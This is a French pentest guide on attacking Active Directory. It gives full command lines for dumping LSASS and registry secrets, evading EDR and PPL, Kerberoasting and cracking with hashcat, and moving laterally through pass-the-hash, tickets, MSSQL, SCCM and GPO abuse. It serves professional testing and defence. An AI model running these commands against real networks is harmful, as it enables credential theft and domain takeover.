AYI NEDJIMI Consultants


Pentest Active Directory : Guide Méthodologique Complet 2026

Catégorie : Attaques Active Directory Lecture : 52 min Publié le : 22/03/2026 Auteur : Ayi NEDJIMI

Guide expert de 29 000 mots sur le pentest Active Directory : méthodologie complète en 10 phases, de la reconnaissance au DCSync. Outils, techniques et défen...

Réaliser un pentest Active Directory en 2026, c'est naviguer dans un écosystème qui concentre à lui seul la majorité des chemins d'attaque exploités lors des compromissions d'entreprise en France et en Europe. Active Directory reste le système d'identité dominant dans plus de 95 % des organisations du Fortune 500, et cette hégémonie ne faiblit pas malgré la montée en puissance d'Entra ID. Ce guide constitue une méthodologie opérationnelle complète, forgée par des années de missions de tests d'intrusion internes, de Red Team et d'audits de configuration AD. Nous y détaillons chaque phase avec la rigueur technique qu'exige un engagement professionnel : de la reconnaissance réseau sans credentials jusqu'à la compromission du domaine, en passant par le poisoning réseau, l'exploitation Kerberos, le mouvement latéral et la persistance. Chaque technique est contextualisée, chaque commande est expliquée dans son principe protocolaire, chaque contre-mesure défensive est mentionnée pour que ce document serve aussi bien à l'attaquant qu'au défenseur. Ce n'est pas un catalogue d'outils — c'est une méthode structurée qui reflète la réalité terrain des engagements AD en 2026, avec les protections modernes (LAPS, Credential Guard, tiering, LDAP signing) et les contournements qui fonctionnent encore.

Pentest Active Directory — Mindmap complète (Orange Cyberdefense)



Molette = zoom · Glisser = déplacer · Echap = quitter

Mindmap pentest Active Directory — vue d'ensemble des vecteurs d'attaque et de la méthodologie 2026.

Vous avez un accès administrateur local sur un ou plusieurs postes. C'est le moment d'extraire tout ce qui peut l'être : mots de passe en mémoire, hashes stockés localement, tickets Kerberos, credentials mis en cache, secrets DPAPI, mots de passe de navigateurs, profils WiFi, certificats. Chaque credential récupéré élargit votre périmètre et ouvre de nouvelles possibilités de mouvement latéral. Cette phase est un art qui nécessite de connaître les multiples emplacements où Windows stocke des secrets, et les différentes techniques pour les extraire selon le contexte défensif. Pour un approfondissement sur l'extraction des secrets AD au niveau domaine, consultez notre article sur l'extraction et la protection de NTDS.dit.

Le contexte défensif est déterminant dans le choix des outils. Un poste sans EDR permettra un Mimikatz classique. Un poste avec Windows Defender à jour nécessitera des techniques plus subtiles : dump via des outils système légitimes, extraction offline, ou outils personnalisés. Un poste avec Credential Guard exigera une approche radicalement différente car LSASS ne contient plus les credentials en clair. J'aborde chaque technique avec ses prérequis, ses limites et les contournements associés.

Dump LSASS : l'extraction de la mémoire d'authentification

Le processus LSASS (Local Security Authority Subsystem Service) est le gardien des credentials sous Windows. Il maintient en mémoire les hashes NTLM, les tickets Kerberos, et dans certaines conditions les mots de passe en clair (WDigest) des utilisateurs connectés et des services. Le dump de la mémoire LSASS est la technique d'extraction la plus directe et la plus riche. Sur un serveur avec 50 sessions actives, un seul dump peut vous fournir des dizaines de credentials exploitables.

Mimikatz reste l'outil de référence pour l'extraction LSASS, mais sa signature est connue de tous les antivirus et EDR. En 2026, utiliser Mimikatz directement sur un poste protégé est quasi impossible sans obfuscation poussée. Les alternatives passent par le dump de la mémoire LSASS via des outils légitimes, suivi d'un parsing offline sur votre machine d'attaque. Cette approche en deux temps contourne la détection car les outils utilisés pour le dump sont des binaires Microsoft signés.

```
# Méthode 1 : Mimikatz classique (poste sans EDR)
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"

# Méthode 2 : Dump via Procdump (binaire Microsoft signé)
procdump.exe -accepteula -ma lsass.exe lsass.dmp
# Puis parsing offline sur la machine d'attaque
pypykatz lsa minidump lsass.dmp

# Méthode 3 : comsvcs.dll MiniDump (aucun outil tiers)
# Identifier le PID de lsass.exe d'abord
tasklist /fi "imagename eq lsass.exe"
# Dump via rundll32 (le PID 672 est un exemple)
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 672 C:\temp\lsass.dmp full

# Méthode 4 : nanodump (dump minimaliste, évasion EDR)
nanodump.exe --write C:\temp\nano.dmp --valid-sig

# Méthode 5 : dump via la fonctionnalité de snapshot silencieuse
# Utilise les APIs de snapshot sans déclencher les hooks EDR
.\HandleKatz.exe --pid:672 --outfile:C:\temp\hk.dmp

# Parsing offline avec pypykatz (toutes méthodes)
pypykatz lsa minidump lsass.dmp -o creds_output.txt
```

La protection PPL (Protected Process Light) empêche le dump direct de LSASS en refusant l'ouverture du processus avec les droits nécessaires. Depuis Windows 8.1 et Server 2012 R2, LSASS peut être configuré en mode PPL via la clé de registre `RunAsPPL`. Le contournement historique utilise un pilote noyau vulnérable (technique BYOVD — Bring Your Own Vulnerable Driver). Mimikatz inclut le driver `mimidrv.sys` pour cela, mais ce driver est signé et détecté. Des alternatives comme PPLdump ou PPLKiller exploitent des vulnérabilités spécifiques pour désactiver temporairement la protection PPL.

Windows Credential Guard, disponible sur Windows 10 Enterprise et Server 2016+, est une protection bien plus robuste. Il isole les secrets dans un environnement virtualisé (VSM — Virtual Secure Mode) inaccessible même avec des droits SYSTEM. Avec Credential Guard actif, LSASS ne contient plus les hashes NTLM ni les tickets TGT — seuls des "références opaques" restent en mémoire. La détection de Credential Guard est simple et doit être votre premier réflexe avant toute tentative de dump.

```
# Détecter Credential Guard
# Si "Credential Guard" apparaît dans la sortie, CG est actif
Get-ComputerInfo | Select-Object DeviceGuard*
systeminfo | findstr /i "credential guard"

# Vérification via le registre
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v LsaCfgFlags
# 1 = activé avec UEFI lock, 2 = activé sans UEFI lock

# Détecter PPL
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL
# 1 = LSASS en mode PPL

# Contournement PPL via driver vulnérable (BYOVD)
# Charger un driver noyau vulnérable signé, puis désactiver PPL
# Exemple avec le driver RTCore64.sys (MSI Afterburner)
PPLKiller.exe /disablePPL /pid:672
```

SAM, LSA Secrets et DPAPI : les trésors du registre et du système de fichiers

Au-delà de LSASS, Windows stocke des credentials dans plusieurs emplacements persistants. La base SAM (Security Account Manager) contient les hashes NTLM des comptes locaux. Les LSA Secrets stockent les mots de passe des comptes de service, les clés de chiffrement DPAPI, et les credentials des tâches planifiées. DPAPI (Data Protection API) protège les mots de passe enregistrés dans les navigateurs, les clients de messagerie, les clients RDP, et de nombreuses applications. L'extraction de ces éléments ne nécessite pas de session active des utilisateurs, contrairement au dump LSASS.

L'outil `impacket-secretsdump` est la solution la plus efficace pour extraire SAM et LSA Secrets à distance. Il utilise le protocole DRSUAPI pour le DCSync (sur un DC) ou accède au registre distant pour SAM/LSA. En local, `reg save` permet de sauvegarder les ruches de registre SAM, SYSTEM et SECURITY, qui seront parsées offline. DonPAPI et SharpDPAPI excellent dans l'extraction des secrets DPAPI — une mine d'or souvent sous-exploitée.

```
# Extraction à distance via secretsdump (SAM + LSA + cache)
impacket-secretsdump corp.local/admin_local:P@ssw0rd123@10.10.10.50

# Extraction avec Pass-the-Hash
impacket-secretsdump -hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 corp.local/
admin_local@10.10.10.50

# Extraction locale via reg save + parsing offline
reg save HKLM\SAM C:\temp\SAM
reg save HKLM\SYSTEM C:\temp\SYSTEM
reg save HKLM\SECURITY C:\temp\SECURITY
# Parsing sur la machine d'attaque
impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY LOCAL

# DonPAPI — extraction DPAPI automatisée (navigateurs, WiFi, creds, vaults)
DonPAPI.py corp.local/admin_local:P@ssw0rd123@10.10.10.50

# SharpDPAPI — extraction des credentials protégés par DPAPI
SharpDPAPI.exe triage
SharpDPAPI.exe credentials /server:DC01.corp.local

# Extraction des credentials mis en cache (DCC2 — Domain Cached Credentials)
# Déjà inclus dans secretsdump, section "Cached domain logon information"
# Format : $DCC2$10240#username#hash — crackable mais LENT
hashcat -m 2100 dcc2_hashes.txt wordlist.txt -r rules/best64.rule
```

Les credentials mis en cache du domaine (DCC2 / mscache2) méritent une mention particulière. Windows cache par défaut les 10 derniers logons de domaine pour permettre l'authentification hors-ligne (quand le DC est injoignable). Ces hashes DCC2 sont extrêmement lents à cracker (PBKDF2 avec 10240 itérations), ce qui rend le brute force impraticable. Cependant, un spray ciblé avec les mots de passe les plus courants peut fonctionner. Sur un laptop d'un cadre dirigeant, le DCC2 cache peut contenir le hash d'un compte à hauts privilèges qui ne se connecte jamais sur les serveurs — le seul endroit où l'on trouvera ce credential.

Extraction des mots de passe applicatifs et des certificats

Les navigateurs (Chrome, Edge, Firefox), les clients de messagerie (Outlook), les clients RDP, les gestionnaires de mots de passe, les clients SSH (PuTTY), les profils WiFi — tous stockent des credentials accessibles à un administrateur local. Chrome et Edge utilisent DPAPI pour protéger les mots de passe, liés au profil utilisateur. Firefox utilise son propre système de chiffrement basé sur NSS, avec un master password optionnel (rarement configuré en entreprise). Les profils WiFi WPA2-Enterprise peuvent contenir des credentials de domaine. Les clés privées de certificats stockées dans le magasin de certificats Windows sont également extractibles.

```
# LaZagne — extraction multi-applications
lazagne.exe all

# Extraction mots de passe Chrome/Edge (DPAPI)
SharpChrome.exe logins

# Extraction profils WiFi
netsh wlan show profiles
netsh wlan show profile name="CorpWiFi" key=clear

# Extraction certificats avec clés privées
# Liste des certificats avec clé privée exportable
certutil -store My
# Export en PFX
certutil -exportpfx -p "ExportPassword123" My "CertSubject" cert_export.pfx

# Mimikatz — extraction de certificats
mimikatz.exe "crypto::certificates /systemstore:local_machine /export" "exit"

# Extraction des clés PuTTY (registre)
reg query "HKCU\SOFTWARE\SimonTatham\PuTTY\Sessions" /s
reg query "HKCU\SOFTWARE\SimonTatham\PuTTY\SshHostKeys" /s
```

Kerberoasting : du hash au mot de passe en clair

Le Kerberoasting est l'une des techniques les plus efficaces du pentest AD. Elle exploite le fonctionnement normal de Kerberos : tout utilisateur authentifié peut demander un ticket de service (TGS) pour n'importe quel service enregistré avec un SPN. La partie chiffrée du TGS est protégée par le hash du mot de passe du compte de service. En extrayant cette partie chiffrée, on obtient un hash crackable offline. Contrairement à un brute force en ligne, le cracking offline ne génère aucune alerte et n'a pas de limitation de tentatives.


La méthodologie de cracking est cruciale. Un hash Kerberos TGS chiffré en RC4 (type 23, hashcat mode 13100) se cracke à des vitesses considérables : un GPU RTX 4090 atteint 5 milliards de tentatives par seconde. En AES-256 (type 18, hashcat mode 19700), la vitesse chute à environ 300 000 tentatives par seconde. C'est pourquoi il est important de demander des tickets en RC4 si possible (en spécifiant l'enctype dans la requête TGS). La stratégie de cracking doit être progressive : dictionnaire simple d'abord, puis dictionnaire avec règles, puis attaques par masque pour les patterns prévisibles.

```
# Kerberoasting — extraction des TGS
# Depuis Linux avec impacket
impacket-GetUserSPNs corp.local/j.dupont:Entreprise2026! -dc-ip 10.10.10.1 -outputfile
kerberoast_hashes.txt

# Forcer RC4 (plus rapide à cracker)
impacket-GetUserSPNs corp.local/j.dupont:Entreprise2026! -dc-ip 10.10.10.1 -outputfile
kerberoast_hashes.txt -request

# Depuis Windows avec Rubeus (plus d'options)
Rubeus.exe kerberoast /outfile:kerberoast_hashes.txt
# Cibler un compte spécifique en RC4
Rubeus.exe kerberoast /user:svc_sql /enctype:RC4 /outfile:svc_sql_hash.txt

# === MÉTHODOLOGIE DE CRACKING ===

# Étape 1 : Dictionnaire simple
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt

# Étape 2 : Dictionnaire + règles de mutation
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt -r /usr/share/
hashcat/rules/best64.rule
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt -r /usr/share/
hashcat/rules/OneRuleToRuleThemAll.rule

# Étape 3 : Dictionnaire français contextualisé
hashcat -m 13100 kerberoast_hashes.txt french_enterprise_passwords.txt -r rules/
best64.rule

# Étape 4 : Masques pour patterns courants
# Mot commençant par majuscule + chiffres + symbole
hashcat -m 13100 kerberoast_hashes.txt -a 3 '?u?l?l?l?l?l?l?d?d?d?d?s'
# Pattern Saison+Année+Symbole
hashcat -m 13100 kerberoast_hashes.txt -a 3 '?u?l?l?l?l?l?l?d?d?d?d!'

# Étape 5 : Attaque combinée (deux dictionnaires combinés)
hashcat -m 13100 kerberoast_hashes.txt -a 1 words_fr.txt years_symbols.txt

# Pour AES-256 (mode 19700) — même méthodologie, juste plus lent
hashcat -m 19700 kerberoast_aes_hashes.txt /usr/share/wordlists/rockyou.txt -r rules/
best64.rule
```

> Priorisation du cracking Kerberoast
>
> Ne perdez pas de temps à cracker tous les hashes. Priorisez par : (1) comptes avec chemin vers DA identifié dans BloodHound, (2) comptes avec `AdminCount=1`, (3) comptes dont le `pwdLastSet` est ancien (mot de passe probablement faible), (4) comptes avec des SPNs indiquant des services critiques (MSSQL, Exchange, SCCM). Un compte de service SQL avec un mot de passe de 2015 craquera en minutes. Un gMSA avec un mot de passe de 256 octets aléatoires ne craquera jamais.

Phase 6 — Mouvement latéral

Le mouvement latéral est l'art de se déplacer d'un système à un autre au sein du réseau, en exploitant les credentials obtenus pour étendre progressivement son emprise. C'est la phase qui transforme un accès isolé en compromission globale. Chaque poste supplémentaire compromis est une source de nouveaux credentials (via le dump LSASS) qui ouvrent l'accès à d'autres systèmes. C'est un effet boule de neige : un administrateur local sur un poste de développeur → dump du hash d'un admin IT qui était connecté → accès aux serveurs d'infrastructure → dump du hash d'un Domain Admin. Pour une vue d'ensemble des techniques de détection et de prévention, consultez notre article sur le mouvement latéral en environnement Active Directory.



Arbre de décision du mouvement latéral — choisir la technique en fonction des credentials disponibles

Le choix de la technique de mouvement latéral est dicté par plusieurs facteurs : le type de credential disponible (mot de passe, hash NTLM, ticket Kerberos, certificat), les services accessibles sur la cible (SMB, WMI, WinRM, RDP), la présence de contrôles de sécurité (EDR, segmentation réseau, MFA), et le niveau de bruit acceptable. Certaines techniques sont bruyantes et bien détectées (psexec), d'autres sont plus discrètes (WMI, DCOM). Le pentester expérimenté adapte sa technique au contexte défensif.

Pass the Hash (PtH) : le mouvement latéral fondamental

Le Pass the Hash exploite une propriété fondamentale de NTLM : l'authentification ne nécessite jamais le mot de passe en clair, seulement le hash NTLM. Si vous avez capturé le hash NTLM d'un utilisateur (via dump LSASS, SAM, ou DCSync), vous pouvez l'utiliser directement pour vous authentifier sur tous les systèmes où ce compte a des droits. La famille d'outils Impacket fournit plusieurs implémentations qui se distinguent par leur mécanisme d'exécution et leur empreinte sur le système cible.

psexec crée un service Windows sur la cible via SMB (écriture d'un binaire dans `ADMIN$`), l'exécute, puis le supprime. C'est bruyant : création de service (Event ID 7045), écriture de fichier sur disque, et le binaire peut être détecté par l'antivirus. **smbexec** utilise également les services Windows mais sans écrire de binaire — il crée un service dont la commande est directement le payload. Moins de traces fichiers, mais toujours un événement de création de service. **wmiexec** utilise WMI (Windows Management Instrumentation) via DCOM pour exécuter des commandes — pas de création de service, plus discret, mais les commandes transitent par un processus `WmiPrvSE.exe` qui peut être surveillé. **atexec** utilise le service de tâches planifiées pour l'exécution — discret mais laisse des traces dans le planificateur de tâches.

```
# psexec — shell interactif via création de service (bruyant)
impacket-psexec -hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 corp.local/
admin_local@10.10.10.50

# smbexec — pas d'écriture de binaire sur disque
impacket-smbexec -hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 corp.local/
admin_local@10.10.10.50

# wmiexec — via WMI, plus discret (pas de service créé)
impacket-wmiexec -hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 corp.local/
admin_local@10.10.10.50

# atexec — via tâches planifiées
impacket-atexec -hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 corp.local/
admin_local@10.10.10.50 "whoami"

# dcomexec — via objets DCOM (MMC20.Application, ShellWindows, ShellBrowserWindow)
impacket-dcomexec -hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 -object MMC20 corp.local/
admin_local@10.10.10.50

# Exécution de commande sans shell interactif via netexec
netexec smb 10.10.10.50 -u admin_local -H a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 -x "whoami /
all"
netexec winrm 10.10.10.50 -u admin_local -H a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 -x "whoami /
all"
```

Pass the Ticket (PtT) et Overpass the Hash

Le Pass the Ticket utilise un ticket Kerberos (TGT ou TGS) au lieu d'un hash NTLM pour l'authentification. Cette technique contourne les environnements qui ont désactivé NTLM ou qui surveillent spécifiquement les authentifications NTLM. Si vous avez extrait un TGT valide via Mimikatz (`sekurlsa::tickets /export`) ou Rubeus, vous pouvez l'injecter dans votre session et l'utiliser pour accéder aux ressources comme si vous étiez l'utilisateur.

L'Overpass the Hash (aussi appelé Pass the Key) est une technique élégante qui convertit un hash NTLM en ticket Kerberos. Au lieu d'utiliser le hash NTLM directement pour l'authentification NTLM (qui peut être bloquée ou détectée), on utilise le hash comme clé de chiffrement pour demander un TGT légitime au KDC. Le résultat est un ticket Kerberos parfaitement valide, généré par le KDC lui-même, indiscernable d'un ticket obtenu avec le mot de passe en clair. Cette technique est particulièrement utile quand NTLM est restreint mais que Kerberos est disponible.

```
# Overpass the Hash — convertir un hash NTLM en TGT Kerberos
# Avec Rubeus (Windows)
Rubeus.exe asktgt /user:admin_da /rc4:a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 /ptt

# Avec impacket (Linux) — obtention d'un TGT via le hash
impacket-getTGT corp.local/admin_da -hashes :a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4 -dc-ip
10.10.10.1

# Utilisation du TGT obtenu
export KRB5CCNAME=admin_da.ccache
impacket-psexec -k -no-pass corp.local/admin_da@dc01.corp.local

# Pass the Ticket — injection d'un ticket exporté
# Export des tickets depuis un poste compromis
mimikatz.exe "sekurlsa::tickets /export" "exit"
# Ou avec Rubeus
Rubeus.exe dump /nowrap

# Injection du ticket dans la session courante
Rubeus.exe ptt /ticket:doIFqDCCBa... [base64 du ticket]

# Conversion de ticket kirbi (Mimikatz) vers ccache (impacket)
impacket-ticketConverter admin_da.kirbi admin_da.ccache
export KRB5CCNAME=admin_da.ccache
```

Pass the Certificate (PKINIT) et mouvement latéral via certificats

Lorsque vous avez extrait un certificat client avec sa clé privée (via le magasin de certificats Windows, DPAPI, ou après exploitation d'ADCS), vous pouvez l'utiliser pour l'authentification Kerberos via PKINIT. Le certificat sert de preuve d'identité auprès du KDC, qui délivre un TGT. C'est le mécanisme normal d'authentification par carte à puce et de l'enrollment ADCS. L'avantage majeur : un certificat a une durée de validité longue (souvent 1 an) et n'est pas affecté par les changements de mot de passe du compte.

```
# Authentification PKINIT avec un certificat PFX
certipy auth -pfx admin_da.pfx -dc-ip 10.10.10.1

# Obtention d'un TGT via PKINIT avec Rubeus
Rubeus.exe asktgt /user:admin_da /certificate:admin_da.pfx /password:pfx_password /ptt

# Récupération du hash NTLM via UnPAC the Hash
# (PKINIT permet de récupérer le hash NTLM du compte via le PAC)
certipy auth -pfx admin_da.pfx -dc-ip 10.10.10.1 -domain corp.local
```

WinRM/PSRemoting et RDP

PowerShell Remoting (WinRM sur le port 5985/5986) est le mécanisme d'administration à distance privilégié par Microsoft. Si le compte compromis est membre du groupe *Remote Management Users* (ou administrateur local), WinRM offre un shell PowerShell complet. C'est souvent moins surveillé que SMB/psexec par les EDR, et le trafic est chiffré. Le RDP (port 3389) donne un accès graphique complet mais nécessite le mot de passe en clair ou un ticket Kerberos — le Pass the Hash ne fonctionne pas directement avec RDP (sauf avec Restricted Admin Mode activé, ce qui est rare). Une technique redoutable est le *RDP session hijacking* via `tscon` : un administrateur peut détourner la session RDP active d'un autre utilisateur sans connaître son mot de passe.

```
# WinRM avec mot de passe
evil-winrm -i 10.10.10.50 -u admin_local -p 'P@ssw0rd123'

# WinRM avec hash (PtH)
evil-winrm -i 10.10.10.50 -u admin_local -H a1b2c3d4e5f6a1b2c3d4e5f6a1b2c3d4

# WinRM avec ticket Kerberos
evil-winrm -i dc01.corp.local -r corp.local

# RDP Session Hijacking (nécessite SYSTEM sur la cible)
# Lister les sessions actives
query user
# Détourner une session sans mot de passe (en tant que SYSTEM)
# Créer un service qui exécute tscon (astuce pour obtenir SYSTEM)
sc create sesshijack binpath="cmd.exe /k tscon 2 /dest:console"
net start sesshijack

# PSRemoting natif (depuis un poste Windows joint)
Enter-PSSession -ComputerName SRV01.corp.local -Credential corp\admin_local
```

MSSQL comme pivot de mouvement latéral

Les serveurs Microsoft SQL sont des pivots de mouvement latéral exceptionnels et souvent négligés. Un compte avec le rôle `sysadmin` sur un serveur MSSQL peut exécuter des commandes système via `xp_cmdshell`, lire des fichiers via `OPENROWSET`, et surtout pivoter vers d'autres serveurs SQL via les *linked servers*. Les linked servers sont des connexions pré-configurées entre instances SQL qui permettent d'exécuter des requêtes sur le serveur distant. Quand un linked server est configuré avec un compte SA ou un compte de service privilégié, c'est un chemin de mouvement latéral que les outils de détection ne surveillent généralement pas.

L'abus de `EXECUTE AS` permet d'usurper l'identité d'un autre utilisateur SQL (impersonation). Si un compte peut impersonner `sa`, c'est un accès `sysadmin` immédiat. Les chaînes de linked servers peuvent traverser les frontières de domaine et de forêt, offrant des chemins d'attaque invisibles à BloodHound (qui ne modélise pas les liens SQL).

```
# Connexion MSSQL avec impacket
impacket-mssqlclient corp.local/j.dupont:Entreprise2026!@sql01.corp.local -windows-auth

# Activer xp_cmdshell si sysadmin
SQL> EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
SQL> EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
SQL> EXEC xp_cmdshell 'whoami';

# Énumérer les linked servers
SQL> EXEC sp_linkedservers;
SQL> SELECT * FROM sys.servers;

# Exécuter des commandes sur un linked server
SQL> EXEC ('xp_cmdshell ''whoami''') AT [SQL02.corp.local];

# Chaîne de linked servers (double hop)
SQL> EXEC ('EXEC (''xp_cmdshell ''''whoami''''''') AT [SQL03.corp.local]') AT
[SQL02.corp.local];

# Vérifier les possibilités d'impersonation
SQL> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals
b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE';
SQL> EXECUTE AS LOGIN = 'sa'; EXEC xp_cmdshell 'whoami';

# PowerUpSQL (automatisation complète)
Get-SQLInstanceDomain | Get-SQLServerInfo
Get-SQLServerLinkCrawl -Instance SQL01.corp.local -Verbose
```

SCCM/MECM et GPO : mouvement latéral via l'infrastructure de gestion

SCCM (System Center Configuration Manager, désormais MECM — Microsoft Endpoint Configuration Manager) est un vecteur de mouvement latéral puissant car il est conçu pour déployer du code sur l'ensemble du parc. Un attaquant avec les bonnes permissions SCCM peut déployer des scripts ou des applications sur n'importe quel poste géré. Les comptes Network Access Account (NAA) configurés dans SCCM sont souvent des comptes de domaine avec des mots de passe récupérables. L'outil `SharpSCCM` et le framework `SCCMHunter` automatisent la reconnaissance et l'exploitation.

Le mouvement latéral via GPO est une autre technique utilisant l'infrastructure légitime. Si vous avez les droits de modification sur un GPO lié à une OU contenant des postes cibles, vous pouvez ajouter une tâche planifiée immédiate (*Immediate Scheduled Task*) qui exécutera votre payload sur tous les postes concernés lors du prochain refresh GPO (90 minutes par défaut, ou forçable). C'est un mouvement latéral massif et difficile à distinguer de l'administration légitime.

```
# Reconnaissance SCCM
SharpSCCM.exe local site-info
SharpSCCM.exe get site-info -mp sccm01.corp.local
SharpSCCM.exe get collections -mp sccm01.corp.local -sc S01

# Récupération du NAA (Network Access Account)
SharpSCCM.exe local naa -mp sccm01.corp.local

# Déploiement via SCCM (si Full Admin SCCM)
SharpSCCM.exe exec -mp sccm01.corp.local -sc S01 -c "All Systems" -p "cmd.exe /c whoami >
C:\temp\out.txt"

# Mouvement latéral via GPO — Immediate Scheduled Task
# Avec SharpGPOAbuse (si droits d'écriture sur un GPO)
SharpGPOAbuse.exe --AddComputerTask --TaskName "Update" --Author "CORP\admin" \
  --Command "cmd.exe" --Arguments "/c net localgroup administrators corp\j.dupont /add" \
  --GPOName "Default Domain Policy"

# Forcer le refresh GPO à distance
netexec smb 10.10.10.50 -u admin_local -p 'P@ssw0rd123' -M gpoupdate
```

